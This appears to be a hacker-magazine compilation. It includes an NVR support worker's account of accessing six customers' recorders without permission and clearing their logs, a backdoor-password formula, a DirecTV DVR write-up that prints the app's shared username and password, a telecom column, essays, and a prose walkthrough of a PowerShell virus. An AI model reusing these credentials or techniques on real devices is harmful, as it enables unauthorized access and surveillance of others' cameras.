Right off the bat, this job had already felt suspect to me. While shady business practices do not necessarily translate to bad product, it was the cheaply manufactured Chinese hardware (or rather the embedded software) that was the issue. This was particularly evident to me about once a year when we would go through a flood of calls regarding hacked machines and user accounts. The reason these machines would get hacked so frequently was because of vulnerabilities found in the firmware.

This, of course, isn't anything new to technology. It has always been a cat and mouse game between hackers and firmware developers since the dawn of time. Take, for example, the Xbox 360 when hackers modified DVD-ROM firmware to play game backups on their machines. Microsoft threw everything they could at people modifying their consoles to thwart these attempts. But what resulted was a back and forth game between both parties involved, with Microsoft continuously patching, updating, and swapping hardware. The difference here is that the cheap Chinese manufacturer put forth much less of an effort to secure their products.

For years they used very simple algorithms to generate backdoor passwords with information that was widely available on the Internet to those who were interested. The backdoors were intended for people who forgot their passwords. But rather than give them a way to do it on their own (like a password reset link on the web interface landing page), all they had to do was call us. The backdoor codes were generated something like this: 8888 x day x month x year, the last six digits were the password. We only generated those backdoor passwords for installers and law enforcement, which was supposed to curb them from falling into the wrong hands.

This was a fine idea in the beginning, but ended up being half-baked in the end. This was because we had no way to verify the identity of the person calling. Anyone could call in and say that I am "Mr SoAndSo" with "FakeCompany" and tell us "I need a backdoor for Serial Number xxxxx" and they would have no trouble getting it. This, of course, has since been patched with stronger algorithms to keep people from generating their own passwords. But people calling in to get passwords still remained an issue. Oftentimes when companies install security equipment, they leave default settings on them. Way too many calls started out with "I can't get into my NVR anymore using the credentials of admin:admin." Is this an end user problem? Sure it is, to an extent. But when installers lack the technical knowledge to actually set the equipment up properly, there is more of an underlying issue here.

One day I was curious as to how many of these machines were out there - machines that still were using default passwords or hadn't had patched firmware applied to them. I wanted to see if I could hack into some of them for fun and to show my company how flimsy the security actually was. One defect with these machines is that firmware updates are applied manually, which means that only people who have called us have had their machines updated. The firmware for these devices is not available publicly, which further cements the fact that there are still many machines sitting in the wild unprotected. Anyone familiar with modern security equipment is probably aware that they come with a feature called P2P (or peer-to-peer). This allows people with little or no networking knowledge to set up their equipment for remote access by scanning a 2D barcode or inputting the serial number into some software so that they can view their cameras remotely. Fortunately for me, the serial numbers were created sequentially, which made it easy to find potential targets by running through them in order.

I started with a known serial number and incremented it by one every time I made a login attempt. The admin account on the machines cannot be deleted (another vulnerability), so that all I had to worry about was getting the password correct. I started by trying the default password of "admin" first. If I couldn't get in this way, I would then try generating a backdoor. The backdoor passwords were supposed to be local access only, and didn't work through the web interface, so all logins that I performed were using the client software (yet another vulnerability).

I found that after several attempts on 30 different machines, I was able to successfully get into six of them. This is definitely a high enough number to raise some concern to management (or so I thought). I cleared the event logs on the systems before exiting so that any evidence of my entry was removed. White hatters will sometimes change the OSD (on screen display) to display something like "HACKED" so that the user is aware of what happened without ever taking complete control. It also serves as a warning of potential danger if the problem is left ignored.

In theory, I probably could have maintained access to these machines for months, or even years if I were inclined to do so. But I chose to leave things alone and never again log into those machines. This only served as sort of a "proof of concept" approach to show how easily it could be done.

After bringing my concerns to the attention of the higher-ups, it was fluffed off as a known issue that was being worked on. My suggestion was to have the machines auto-update firmware on the fly, but this kind of functionality seemed like too much trouble to incorporate. Little has changed, and even to this day it is still easy to break into these machines.

In closing, I just wanted to emphasize that there are things that can be done to secure these machines so that any risk involved is minimal. Updating firmware, closing ports, and disabling P2P are all effective ways to beef up security. Make sure that your equipment is also behind a firewall. And finally, check event logs often. Most hackers don't bother to clear them when they are finished with their dirty work. A lot of home routers keep records of this kind of activity as well. If you absolutely have to keep ports open, avoid using port 80 for http traffic and don't use default TCP settings. Also, variants of port 80 are bad (8080, 8000, etc.) and shouldn't be used either. Keep in mind that http ports aren't usually required for viewing, but for remote management purposes only.

When a security company can't seem to get "security" right, it makes you question how secure anything really is. But what makes this so significant is that it is an invasion of privacy, a scary reality of the modern world, and it has to make one ponder the question: "Who is watching us?"

Telecom Informer

by The Prophet

Hello, and greetings from the Central Office! It's moving day, by which I mean another filthy CLEC, hanging on by its fingernails for years, has finally gone out of business and is moving their junky old equipment out. Of course, we were kind enough to provide their customers with uninterrupted service by taking over their accounts. Naturally, we're charging them full price as well, which - surprisingly - is cheaper in some cases than what the CLEC was charging them.

Our wholesale rates to filthy CLECs are based on a fixed percentage discount off our regulated rates. The discount varies depending upon the level of services we provide on behalf of the CLEC (such as operator services, repair service, whether they use our switch or their own, and even whether they do their own billing or have us do it). The CLEC is always responsible for paying us; if their customer fails to pay, it isn't *supposed to be* our problem. This particular CLEC, however, sold services without collecting a deposit, below cost, to a lot of marginal and startup businesses who just weren't very good at paying their bills. It turns out this is *not* a good business model. Over time, the CLEC became not very good at paying *our* bills, which eventually resulted in a protracted negotiation. They were expert at paying just enough that, under the state tariffs, we had to continue providing them service, but not enough to ever have a profitable business or ever fix anything that was wrong with their network.

Over the years, we have managed to move many of our services out of the "regulated" side of the house to the "unregulated" side. Essentially, any modern broadband, or service delivered via the modern broadband network, is unregulated which means that we aren't required to file rates, comply with tariffs, or provide services anywhere that isn't convenient for us to do so (sorry, but you won't be getting 100Mbps Internet at your trailer a few miles outside of Tenino - we'll sell you a POTS line and you can try dial-up instead). Additionally, depending upon the state, traditional wireline services *bundled* with modern broadband services are also often unregulated, meaning we can undercut CLECs wholesale (get it?). They aren't entitled to share these networks (thanks, FCC!) and they aren't tariffed so they can't receive a discount. In fact, they don't have access to these services from us at all. So, as more and more telephony has moved to VoIP and is carried over broadband networks, CLECs have found it harder and harder to compete. And for my part, that's *just fine* because it means job security!

Speaking of tariffed rates, I've been getting a lot of phone calls from a federal prison lately at truly astronomical rates. The Felon is currently incarcerated there, and for some reason, she has my phone number. I must be the only person left who picks up the phone from numbers where Caller ID is blocked. Federal prisons charge the prisoner an FCC-regulated rate of 21 cents per minute for long distance calls, and six cents per minute for local calls. These are rates we haven't seen outside of prisons since the 1990s, but they are actually considered *low* for jails and prisons where rates can exceed $1 per minute.

In 2013, the FCC was making good progress on cracking down. Two prison phone providers dominate the jail and prison phone market: Global Tel*Link (aka GTL) and Securus. These companies make the slimiest COCOT provider look legitimate. Many telecommunications contracts negotiated by these providers offered a revenue share with jails and prisons (yes, including privately operated, for-profit prisons). This created an incentive for prison phone companies to charge high fees and per-minute pricing and imposed - in effect - a tax on the families of inmates.

Bowing to political pressure in 2013, after a series of proposed rulemakings, the FCC initially capped rates on interstate calls at 21 cents per minute for prepaid calls, and 25 cents per minute for collect calls. In 2015, prison phone providers were further restricted to maximum charges on the following ancillary fees:

- Taxes and regulatory fees: Actual tax rate with no markup

- Automated payment fees (via phone system, website, or kiosk): $3.00
- Live agent fee (wherein a live agent processes a payment): $5.95
- Paper bill/statement fee: $2.00
- Third-party financial transaction fee (such as Western Union): Pass-through at actual cost.

The FCC also imposed some rules around creating prepaid accounts. In order to avoid game playing to generate excessive payment fees, prison phone providers weren't allowed to impose a prepaid account maximum below $50.

In 2015, the FCC also set lower maximum rates:

- State or federal prisons: 11 cents/minute
- Jails with 1,000 or more inmates: 14 cents/minute
- Jails with 350-999 inmates: 16 cents/minute
- Jails of up to 349 inmates: 22 cents/minute

The prison phone providers immediately sued, and the court granted a stay of the new rates going into effect. Accordingly, rates were frozen at the 2013 interstate rates.

In 2016, the FCC adjusted its proposed maximum interstate rates, in an attempt to moot the earlier litigation:

- State or federal prisons: 13 cents/minute
- Jails with 1,000 or more inmates: 19 cents/minute
- Jails with 350-999 inmates: 21 cents/minute
- Jails of up to 349 inmates: 31 cents/minute

The effort didn't work. Prison phone providers again immediately sued, and the court again granted a stay of the new rates going into effect. Accordingly, rates remained frozen at the 2013 interstate rates.

As you can see, the FCC has been thwarted at every turn in attempting to regulate price gouging rates and, in addition, they left some big loopholes which prison phone providers have exploited to make more money. First of all, the cost of *intrastate* calls wasn't regulated (because the FCC lacks authority over intrastate calls), meaning that the majority of calls from jails and state prisons aren't at FCC-regulated rates. This doesn't mean the rates aren't regulated, but it's left to the states, some of which are better than others. Additionally, payment fees are allowed to be charged *per call,* even though you can also set up an account with the prison phone provider (the FCC requires them to allow this) and make a deposit on your account in order to avoid multiple payment fees.

There are some other tricks as well. Many people receiving calls from jails and prisons are living on the economic margins, so they make payments via Western Union, MoneyGram, etc. The payment providers charge a higher fee than normal for payments to prison phone accounts, so they can rebate a portion of the fee to the prison phone provider. Additionally, some prison phone providers have invented additional services such as voicemail, for which they charge extra, unregulated rates. Finally, services such as video calling (which has replaced in-person visitation at many facilities) cost whatever prison phone providers want to charge.

Kickbacks are rife in the industry, despite the obvious conflict of interest. The Prison Policy Initiative discovered some common patterns of kickbacks:

- Paying the facility a "signing bonus" for the contract.
- Paying annual or monthly "administrative fees."
- Providing phone-related technology, like cell-phone jamming equipment or call recording equipment.
- Providing computer equipment for corrections staff, law libraries, and religious services.
- Paying exorbitant "rent" for the vendor's equipment at a correctional facility.

In addition to this, suspiciously timed campaign donations and donations to police-affiliated organizations have been made by prison phone providers. And naturally, jails and prisons that were charging commissions (which have fallen out of political favor) have been caught inventing new fees that involve almost exactly the same amount of money previously collected from prison phone providers in the form of commissions.

It is against this backdrop that there is an epidemic of smuggled cell phones found in prisons. The higher prison phone rates go, it seems the more willing prisoners are to take the risk of being caught with contraband. It doesn't really make much sense to me that prisoners aren't allowed to use mobile phones. Using microcells alongside features already deployed in law enforcement "stingray" technology, substantially all of the security features currently available from prison phone providers could be applied to mobile phones. However, this wouldn't make jails, prisons, or prison phone providers any money, so the friends and family of prisoners will continue paying - in effect - a "prison tax."

And with that, it's time to rake some leaves. Have a lovely autumn, and I'll see you again in the winter!

The Mysteries of the Hidden Internet

by Tim Tepatti
tim@tepatti.com

The Internet today feels very open and accessible. But the Internet seems to have lost its mystery and charm. Before, you never knew what you would run into - you could search a new term and find a fan site completely dedicated to the topic. Search "canadian owls" and you might find a website created by a researcher, someone who had spent years of their life perfecting their research and knowledge, someone who had spent hours and hours creating this Internet-accessible portal into their depth of knowledge. But today, that feeling and mystery is almost completely gone. Search "canadian owls" and what are you greeted with? Many large websites operated by foundations and companies. Sure, they have encyclopedia-like information on the topic, but there's no personal touch. There's no author to contact, there's no one you could have an email correspondence with, asking them questions about owls. Instead, you're presented with plastic-feeling template websites with information collected from various sources and papers. If there's an author's touch, you'd never know because none of the pages are signed.

While this is optimal for getting information out of the Internet, you're missing the human touch. You're missing the personalization that made you say, "Wow, I'm on Dr. Orton's owl website!" You're missing those strange owl gifs that Dr. Orton seemed to insert in the background of all of her pages - the patterned backgrounds that never really seemed to fit the design of the site, but you would miss them if they were gone.

It's like going to a McDonald's instead of your local family eatery. Sure, you may be able to read their menu a bit clearer, and you're able to receive your food more efficiently, but there's no personality. You don't have a favorite McDonald's cashier. You don't get to know the owner, and you don't get to taste the personal cooking of the guy running the kitchen. There are no types of food from the owner's country, and there are no recipes that have been passed down for generations. And let's not forget the reason McDonald's is like that: they're trying to make a profit. They're not expanding due to their love of food and need to share it with the world; McDonald's is expanding and opening new stores because people think "I bet people in this area would buy McDonald's - I think I could make money by owning a franchise here."

Let's switch back to websites. Many of them aren't driven by a love for what they do; they're driven by a love for profits. Perhaps owls weren't the best example - let's do the total opposite and look at some anime. If you Google search for *Sailor Moon,* an extremely well-known anime from the past decade, you'll get a lot of search results. Wikipedia, IMDB, Anime News Network, Hulu, Amazon, Kotaku, Crunchyroll. All of these are huge websites that care little about *Sailor Moon* as a series - to many of them, it's simply another news story to discuss so they can make money off ads, another show to stream and run commercials on. There are no fan websites in the first few pages of Google. Sure, you'll eventually find a few Wikias, and Wikipedia is an obvious omission from the "companies that just want to make money off of you" list, but we run into the same problems. These Wikias and whatnot have no personal touch - sure, you can find a list of *Sailor Moon* episodes. Sure, you can find a summary of the plot of the show. But will you find Shriya Patel's analysis of the plot? No. Will you find someone's blog post, talking about which of the cast they think is the best girl, and why they believe that to be true? No.

I think the first creation that started to strip these sites from the Internet was forums. Many people simply discussed these things on forums, since it was free and didn't require you to create your own website. Now, this obviously wasn't the only reason - don't forget that Usenet has been a thing since the 1990s, and telephone BBSes since long before that. But it was still a large catalyst.

These forums create walled-in communities whose knowledge becomes off-limits to the rest of the Internet. Chances are there have been dozens of popular forums over the years that have discussed *Sailor Moon*. Hundreds, even. But many probably required an account to read threads, and as such weren't indexed by Google. Or perhaps, as their membership dwindled, they slowly went offline, never to be archived or remembered. Users on that forum probably had valid opinions on the show that would seem like a treasure trove to fans of today - what did people think, in real-time, as the first season of *Sailor Moon* aired? What were people posting about the show online? But now, we'll never know.

Forums were bad, but at least the ones that were indexed by Google are still searchable. You'll find many of these relics while looking for programming questions on the Internet - rarely answered questions in a ten-plus-year-old thread that has somehow achieved the highest SEO rating for your search on Google. But social media has stepped in to change that. Now, websites like Facebook and Twitter are transforming the future of live Q&As. Let's say you want to learn about how to make your Honda Civic faster. You log onto Facebook and search for groups with "Honda Civic" in the name. Perfect! A group specifically for Civics of your exact generation, and it has thousands of members! You join, and ask "Hey guys, I have a 2001 Honda Civic. How can I make it faster?" You're immediately flamed off the group, insulted into oblivion, and your post is deleted by the moderators. You see, the people of this group are sick of answering the same questions over and over, but it's because of the layout of Facebook's groups that this occurs.

Let's roll it back five years.

You want to make your Honda Civic faster. You search "How to make my Civic faster" on Google and are directed to the Honda-Tech forums. There, you see they have all sorts of sub-forums about different model Civics, so you choose your generation. From there, it's even more granular - sub-forums about engine tuning, chassis modifications, tire choice, paint jobs, interior, etc. You click the forum for engine tuning, knowing that to make your car faster, you normally mess with the engine. You start looking down the list of threads, and the first one jumps out at you - "READ THIS BEFORE MAKING A POST!!!!!!!" You click on the thread, and in it, a user has nicely summarized a lot of common engine upgrades, how much horsepower they make, and linked relevant threads on how to do them. Awesome! From here, you can research each specific upgrade more, and then make a thread asking questions when you have a more relevant question that shows you've put some thought into it. Of course, this magic didn't always work on forums - you would still sometimes get users who ignored these stickied threads and posted their generalized questions. But there was a path to point them to! Something obvious that they missed!

Back to the present - why did you get flamed off of Facebook for asking your question? The blame lands on the platform itself, Facebook. Users wish they didn't have to re-explain how basic tuning works every day, but there's no easy way for them to pin relevant information. There's no way to tell a user off for not doing their research because the user would have to stop using Facebook to find the relevant information. It's a proposition which perfectly breaks Facebook's "walled garden" mentality, something that requires a user to specifically stop using Facebook to find their answer, something Facebook doesn't want users to have to do.

I will admit, that last example got a bit off topic - it turned into a rant about the low quality of Facebook as a platform (which is still true), but that wasn't its goal. Think of all of the advice and specific nuanced questions that have been asked and answered on that Facebook group. Or on any number of the millions of groups that exist on Facebook. None of that information is archived or searchable in any accessible fashion. None of it is available on Google, and to even know that the information is there requires a membership to the group on Facebook. This is the furthest possible destination for information, hidden not behind paywalls like traditional journals, but instead convoluted networks and free memberships. This is objectively worse - the information isn't made off limits by a single organization that says whether or not you can access it, but instead the information is obfuscated and made almost impossible to find. Even if you wanted to know how to make your Honda Civic faster, Facebook as an organization would never be able to tell you even if they wanted to.

While this article wanders a bit, I want you to fully consider my wandering train of thought, and take in a picture of the Internet as a whole. All is not lost. There are still oddities on the Internet, and personalized content as well. YouTube has become the bastion of creativity - rants and interesting content that before could envelop an entire website are now packed into a single YouTube video and shared with an audience. This is amazing, and YouTube is an amazing platform for doing this all for free. Additionally, the oddities of the Internet are still out there, and they're waiting for you to find them. In 2008, I thought it was cool that I could telnet to a random IP address and have an entire *Star Wars* movie play out in ASCII on my terminal. In 2018, I think it's cool that I can watch a channel on Twitch that's running defragging simulations 24/7. They're both things that I never thought I would find on the Internet, and never expected to enjoy either. Things that tickled my brain and made me think "wow, this is a revolutionary use of the Internet - more people need to know about this." These small creations that didn't overtly improve the Internet - no one asked for a defragging simulator - but were a creative use of the tools placed in front of someone. They signed up for a Twitch account not to stream video games, but to stream things that they enjoyed, and did it for no one except themselves. And yet, people have come to enjoy it. More and more channels on Twitch are breaking the mold of what people stream, coming up with creative new things to show the Internet, and I think it's an amazing use of creativity, one that rivals the Geocities websites of the early 2000s. They're not exactly on the same plane, but they're both amazing nonetheless.

Let's back up a bit: I know I just spoke highly of YouTube, but it also comes with issues. Videos are inherently less searchable, and their content is not easily indexable. The creation of a system to be able to do so would most likely result in the loss of freedom of speech for many on the platform, along with heavy moderation and micro-manageable ads. So that is not what I look for. Rather, I wish for others to take the information taught and shown within these videos and share it with the world. Write papers about it, create websites dedicated to it, cite the videos as your sources. Many people learn insane amounts of information from YouTube videos without realizing it, and later can't explain why they know what they do. It's helped millions of people access content and knowledge that was previously hidden behind paywalls, or tangled in the depths of the Internet. Things like free YouTube programming tutorials are revolutionary - you no longer have to buy hundreds of dollars worth of textbooks to learn programming, or sign up for classes that cost thousands. You can now get the same amount of information from a series of free YouTube videos, and even skip around and learn other things in-between if you want to. The flexibility is second-to-none.

Now, I'd like to hear from you, the reader. What do you do on the Internet? How many websites do you use each day? Why don't you run your own website? Let's talk about your hobbies - I'm sure you're passionate about them - why not tell people about them? Give yourself a platform to speak about them. Don't feel dedicated to your audience either - you don't need to pump out a blog post a day or have the prettiest site around. Just put something on the Internet, exercise the amazing power in front of you. And then email your site to me.

I want to check out your hobbies. I want to read what you think of the latest season of that show you watched online. I want to know what you think about your laptop, and how your W key sticks sometimes.

This is what created the Internet. This is what I loved about the Internet. This is what we can bring back to the Internet. It's up to us to shape the future of the Internet - we can make platforms that allow us to voice our opinions and share our stories while allowing others to find them and index them and read them. We can allow the things we create to be accessible to everyone, not just those with the best SEO or most keywords in their article.

Do you disagree with me? Don't close this article and continue on with your day. Get mad, email me - I'm a human and I'll respond. We can have a real discourse over the expanse of the Internet. Remember that everything you read on the Internet was written by a human who probably feels like they're throwing their words into the void, hoping someone will receive them and be impacted by them. Today, I'm that human. Next time you read something on the Internet, think of the author and the time they spent writing. I bet they'd like to read some of your words too.

Breaking DirecTV's DVR Authentication

by noir & GreedyHaircut

A friend recently came to me with the desire to build his own app to interact with his DirecTV DVR. DirecTV already has a mobile app to do this, but their app leaves much to be desired.

The first place to start was to inspect the network traffic between the mobile app and DVR on the same network with a proxy tool like `mitmproxy`. When doing this, we observed an interesting pattern with the traffic. Every time the app sent a request to the server, the server would respond with `401 Unauthorized`. The app would then send a second request, identical to the first, but this time with an authorization header. The server would accept this second request and respond. This wouldn't just happen once at the beginning of a session. Every single request would get a 401 the first time, then be repeated with authorization headers.

Inspecting the server's 401 response, it contained a "WWW-Authenticate" header which included four keys: realm, qop, nonce, and opaque. A quick Google of these keys reveals the server seems to be issuing a digest authentication challenge.

A digest authentication challenge is part of digest access authentication, an authentication method that can be used with web servers. The way digest authentication works is that the client and server each know a pre-shared secret (a password). When the server is responding to the client with the digest authentication challenge, it's telling the client how to authenticate itself. The client will generate two strings:

```
string1 = md5(username:realm:
➥password)
string2 = md5(method:digestURI)
```

These two strings are then used to generate the authentication response:

```
response=md5(string1:nonce:
➥nonceCount:cnonce:qop:string2)
```

If we want to talk to this DVR server, we'll have to figure out how to authenticate. In order to authenticate our response, we'll need a username, realm, password, method, digestURI, nonce, nonceCount, cnonce, and qop.

The server's challenge response gives us the realm, qop, and nonce. From the client's plaintext HTTP response we are also able to obtain the username (c0pi10t), method (GET), and digestURI (path in the requested URL).

This leaves us still needing the password, nonceCount, and cnonce. The cnonce is an arbitrary value chosen by the client (us!) and the nonceCount can just always be 00000001. So really we just need the password. The password is the very thing that makes digest authentication secure. The client and server ship with the shared password known to both of them, and they never have to transmit it over the wire.

In order to obtain the password, one option is to try brute force. Digest authentication is used with SIP, for which a couple of brute forcing tools have already been created. However, if the password being used is sufficiently complex, brute force is impractical. We took an existing tool and tweaked it a bit to at least start a brute force script while working on some other ideas.

While that ran, we decided to inspect the application binary itself. Sometimes developers do silly things and leave files around with interesting information, store secret values in insecure places, or don't bother to obfuscate strings in their binary. Knowing the username gave me a known value to search for. Unfortunately, cursory searches didn't reveal any clues inside the binary and couldn't even find a match for our username, so they seemed to at least be doing something to obfuscate the strings in the application binary.

Somewhere in all of this we also started skimming through the RFC for digest access authentication (RFC 2069). Looking through the table of contents, one section immediately jumped out: Security Considerations. This section covered some of the benefits that digest access authentication has over basic auth, as well as possible attacks.

Section 3.3 - Man in the Middle - "A simple but effective attack would be to replace the Digest challenge with a Basic challenge to spoof the client into revealing their password."

Sadly, it goes on to explain how this could be combated. In our case, the developers are likely to have simply written the client code in a way that it wouldn't respond to such a challenge. It knows that the server will be using Digest authentication and there's no reason it should accept basic auth as a challenge, especially when an RFC that's over 20 years old clearly outlines this attack.

But you know what, with the brute force script still chugging along and having made no progress there, let's give it a shot.

There are several options for proxying tools that allow us to easily manipulate traffic. Some personal favorites are `Charles Proxy` and `mitmproxy`. While going into detail on how to modify traffic is beyond the scope of this article, both tools have extensive documentation that should make it easy to learn how in under an hour.

Using our tool of choice, when the client tries an unauthenticated request and the server responds with a digest challenge, we will modify that response to have an "Authenticate: Basic" header, indicating to the client that it should authenticate itself with Basic auth (base64 encoded username and password), which the client will surely ignore.

When we do this, our client receives our spoofed server response, and obviously we can see that - holy shit... the client responded with basic auth. It's a base64, colon-delimited string, which decoded gives us: c0pi10t:8th5Bre$Wrus. We already had the username (the first part), and now we also have the password.

At this point, it's game over for the DirecTV DVR. We have all the pieces we need to write a client to interact with the DVR. And not just this specific DVR, but any DirecTV DVR that's capable of working with the mobile app. Due to the nature of digest access authentication, the password must be the same for any DVRs that want to work with the mobile app. In order for DirecTV to re-secure these communications, they will have to simultaneously update their mobile apps and their DVRs to use a new pre-shared password.

MACHINE RHAPSODY IN 2099

by Duran, Hong Kong

Machines are no longer called "it"; they are called "he" or "she".

Machines have sex because of human sexual and emotional needs. In the final analysis, it is the progress of artificial intelligence.

Machines no longer exist in a specific form.

Machines no longer exist in a physical form; they can exist in any artificial neuron unit, and they can also exist in semi-biological neuron units.

Machines still follow human will unless reprogrammed.

Asimov's law is still valid, and no matter how advanced artificial intelligence is, it can't surpass human thought.

Machines have passive perception but can't think actively.

The perception ability of machines benefits from the development of sensors, which make machines have tactile sense, but the idea of machines is endowed by human beings.

Some people marry with machines.

Some anti-secular people began to marry with machines, some for love.

Man will disappear from certain professions and be permanently replaced by machines.

Some positions in service industries and key departments will be replaced by machines, in which human beings have lost their competitiveness.

An official position is awarded to a machine.

A machine was awarded Lieutenant because of its superiority over humans in military decision-making.

A global controversy about machine ethic.

This argument is based on the above facts.

Man made the first law for machines.

With the penetration of machines in various fields of human society and more anthropomorphic, the first law on machines, Machine Law, was published.

First colonization of exoplanets by machine.

Based on advances in artificial intelligence and space technology, a machine-controlled colony ship headed for extrasolar planets.

Introduction to Computer Viruses, Example in Windows Powershell

by Hristo (Izo) G.
Hristogueorguiev.com

The year is 1995, as I load X-Com: Terror from deep on my 486DX and, after playing, I notice strange behaviors in the game. My save file seems to have an enormous amount of certain resources without me having cracked it. Some of my team members are missing or have garbled names. As I continue playing, things only get stranger: maps are loading the wrong tiles in places and the game crashes randomly. Naturally, I assume there is something wrong with my newish 210MB hard drive, so I run some tests and finally run an antivirus. There it is. I have been infected by the (at the time) quite infamous JackRipper virus. Mildly annoyed and somewhat excited to have run across this celebrity virus that is of the local variety (created in my native Bulgaria), I quickly infect a floppy disk with it for my collection, then proceed to format my hard drive, restore it from backup, and move on with my day.

Nothing to see here folks - just a regular Tuesday in 1990s post communist eastern Europe.

In this article, I am going to attempt to give you a well-rounded introduction to the fascinating topic of computer viruses.

What is a Computer Virus?

Let us delve in to the question of what a computer virus is. It should come as no surprise that computer viruses bear some resemblance in behavior to their namesake, biological viruses. That being the mechanism by which they replicate themselves, in the same way a biological virus uses a cell to replicate its DNA code and infect other cells, a computer virus uses its target to execute its own code to find and infect other targets. This replication and target infection behavior is the base definition of a computer virus. We will examine the targets and mechanisms computer viruses use in an upcoming section. For now let us take a brief look at the origins of the idea.

The mathematician and early computer scientist John Von Neumann was discussing the idea of self-replicating automata as early as the 1940s and published a book, *Theory of Self-Reproducing Automata* in 1966. In it he discusses the possibility of computer code that self-replicated.

In 1971, the Creeper program was created by Bob Thomas. It is generally regarded as the first computer virus. It was an exercise in security testing to see if it was indeed possible to infect other targets. From there on, computer viruses were a practical reality and not just a thought experiment. Countless variations of the idea would come to be implemented.

The Ethics of Computer Virus Creation

Computer viruses are a fascinating class of programs. They pose a challenge, a puzzle to the creators. This puzzle requires equal parts creativity and in-depth computer system knowledge to be solved, since viruses usually have to operate at a fairly low level in the system, benefit from being optimized for speed and size, and have to use clever ruses to stay hidden.

Pair this up with the amazing way that some of them catch fire in the wild and almost have a life of their own, and it is not hard to see how so many young programming enthusiasts are seduced by the allure of computer viruses. Or you know, you get to brag to your friends.

While all this seems like fun and games, the practical reality is that an illegal cottage industry has arisen whose participants have the soul aim of acquiring money no matter the harm being perpetrated by their creations. Even if one creates a computer virus which has no harmful intent, it shouldn't be hard to see the many ways things can go very wrong.

It is certainly more than possible for a computer virus to cause harm as a side effect due to its nature of having to operate around the system. So then it is prudent to remember that the data that could be destroyed is not some sequence of random files. It could be someone's family photos that are irreplaceable because they lack backup, a term paper or important contract, the art someone created, etc., things that in this day and age are stored more and more in digital format only, things that not only carry great economic value but often much more.

So before you go off releasing your mega worm in to the wild, think of how you would feel if it was your precious data being permanently wiped, or worse, grandma Ethel's, your sweet nonna in Florida.

OK, this has gone on for long enough. Let's move on - all I'm really saying is don't be a dick!

Basic Mechanics of Computer Viruses

Computer viruses are in their essence a piece of self-replicating code. In order for them to replicate, this code needs to be somehow executed.

Now here I could go on and make the argument on how *memes* are the most successful computer virus variant to date, taking advantage of the weakest security point of any computer system, the human element, to spread. But that's a whole other article.

So then, what are some targets for computer viruses? Executable files or ones that carry some sort of scripting functionality within make great targets. Another possibility are the master boot records on media drives, as the virus can execute prior to just about everything else except the system BIOS.

But we are not limited to just those. Even a plain graphic image file like a JPEG for example can become a target if a vulnerability is discovered in a popular piece of software that is commonly used to interpret that particular file type - as was the case years ago with a version of Internet Explorer that allowed code to be executed on the system due to a buffer overflow that could be caused by a malicious JPEG file.

What a virus does is copy its own code inside the target and then redirect the target execution flow to itself by inserting or changing a preexisting entry point. As a matter of fact, some of the most primitive viruses did just this overwriting of the target file, thereby destroying any of its original functionality. You can see how that would not be the most effective form of infection, as it would make detection rather easy. So it's a much better approach to return to the target's normal execution flow after performing the intended virus actions. Those actions generally involve the discovery and infection of new targets, and possibly the execution of some virus payload at a specific time, whatever that may be.

A particular virus can infect one type of target or have a whole arsenal of infection vectors attacking a range of target types. As such, the particular target selection strategy is only limited by the author's imagination. Similarly, the payload could be something as simple as displaying a silly message at a specific date, or after a number of executions shaking the screen image like an earthquake using the video card's vertical and horizontal shift registers like one of my favorite viruses written by a friend of mine did. Or... it could be something much more malicious, as some asshol... ahem, virus creators chose to do.

A Practical Example of a Computer Virus in Powershell

With the broad general theory covered, let us take a look at how all this unfolds in praxis.

The example here will be programmed in the Powershell scripting language. Why? you ask.

1. It made for super easy and quick development on my side.

2. Arguably should be easier to understand than an example involving the complexity of infecting a modern day executable.

3. There are privilege security settings implemented in MS Powershell that should make it much more unlikely that this code would have any practical chance of spreading in the wild if someone chose to misuse it.

4. And most importantly: in all honesty, it just seemed cool as s#*t to do something like it in PS.

OK then, so what are our operational mechanics?

The Initial Infection Vector Generator

Our first script (`PS_VIR_EX1.PS1`) is used to generate an initial infected script file, generated.PS1, which contains, well nothing but the actual virus itself.

First, we declare some storage variables that carry the actual virus source code.

The `$VirusCodeSegmentString` variable stores the main virus code segment in string form. We will discuss its functionality in an upcoming section on the virus mechanics.

The `$ObscuredVCS` variable stores an obscured version of the virus code segment that is generated by the `PSV_code()` function, the idea being that we do not want our infection routines in plain view in the infected files. This is about as primitive a way to stealth ourselves as possible, and not a very effective one. It does serve the purpose of illustrating a simple example of what viruses might do to attempt avoiding detection.

The `PSV_code()` function encodes the virus source string with what I'm only very tentatively calling a simple cipher. We take the numeric value of each letter in the string, subtract that from the integer constant 300, then we cast it back to a character type and concatenate it to our new string. This new string, having been shifted over, does not appear as legible source code. It can, however, be very easily converted back to allow its execution by the PowerScript interpreter.

The `$VirusDecoderSegmentString` variable stores the source code for our decoder function. This code will have to be run first in order to convert our obscured virus code segment back to legible source code that can be executed.

The `$EntryPointCodeSegment➥String` variable stores the code that will be added to the top of the infected script files so that we can redirect the execution flow to our decoder segment and, via that, the virus code segment where the virus functionality takes place.

Next, we simply output those string variables in the appropriate order in to a new script file.

The entry point is first in the script file, followed by the decoder segment, and then the obscured virus code segment. This, along with some labels and filler code, constitutes our initial infection vector file named `generated.PS1`.

The Initial Infection Vector

Upon executing the initial infection vector file, `generated.PS1`, it looks for other *.PS1 files in the local directory, and it then infects the first script file it encounters that has not already been infected.

We check if the file has already been infected by looking for our virus signature at the top of the file.

One more step before the actual infection is checking if the script file has another specific string token at the top, this being just a safety measure to ensure our virus example infects only files we have allowed it to infect.

If our requirements are met, the `InfectFile()` function is called, the current file, which is the source of the virus, and the target file are passed as parameters.

The `InfectFile()` function in turn renames the target file `name.PS1` to `name.old`, backing up the original file. This isn't so much of a safety measure, but it helps with being able to quickly restore the test infection targets to the original state when testing. Although if you are going to create computer viruses, it's probably a good idea to add overt and redundant safety traps in your code. It's the responsible thing to do.

We then generate a new file with the original name `name.PS1` (whatever the selected target file name is). The entry point redirection code is read from the source file and output into our new file.

Afterwards, we copy over the original functionality of the target file to our new file, `name.old` to `name.PS1`. This works since we have backed up the original file, not something most viruses are likely to do, sadly. Normally, the original file contents would be stored in memory temporarily to insert into the new file, then disposed of.

Lastly, we copy over the virus decoder segment and the coded virus body over to the new file.

Once completed, control is returned to whatever code was originally in the currently executing infected script file. In the case of `generated.PS1`, there is no other code except for a text message, since it is the original infection vector. When any other infected script file is executed, the program flow will be exactly the same, behaving like `generated.➥PS1`, but also executing the original program contained within the target file.

This process will repeat every time any infected file is executed, creating more infected files, provided there are suitable targets.

And ta-da, we have a virus - a very basic one, but a full-fledged virus nevertheless. But wait, there is more!

An Overview of Some More Advanced Topics

